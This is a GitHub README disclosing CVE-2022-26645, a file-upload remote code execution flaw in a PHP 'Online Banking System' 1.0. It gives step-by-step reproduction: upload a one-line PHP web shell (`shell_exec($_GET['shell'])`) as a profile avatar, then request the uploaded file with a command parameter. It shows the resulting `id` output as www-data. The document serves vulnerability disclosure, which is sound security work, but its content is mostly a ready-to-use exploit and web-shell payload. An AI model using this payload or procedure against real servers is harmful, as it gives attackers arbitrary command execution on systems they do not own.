🌐 **erik-451** Update README.md   ...   on May 16   ⟲ History

..

📄 README.md   6 months ago

☰ README.md

Tittle: Online Banking System RCE

Author: (Erik451)

CVE: CVE-2022-26645

Vendor Homepage: https://www.sourcecodester.com/

Software Link: Online Banking System

Version: OBS 1.0

Description: Potential RCE and XSS via file upload. A user can use the upload functionality to gain access to the server crafting php code.

Steps to reproduce:

- 1- Go to http://web.com/admin/?page=user
- 2- Modify your avatar profile and upload your php code.

Payload used: `<?php echo shell_exec($_GET['shell']);?>`

```
GNU nano 6.2                    shell.php *
<?php echo shell_exec($_GET['shell']);?>
```

- 3- We can see the url of the uploaded file clicking on the image zone.

- 4- Going to that url we will execute the code.

http://<ip_server>/uploads/1648559940_shell.php?shell=id

uid=33(www-data) gid=33(www-data) groups=33(www-data)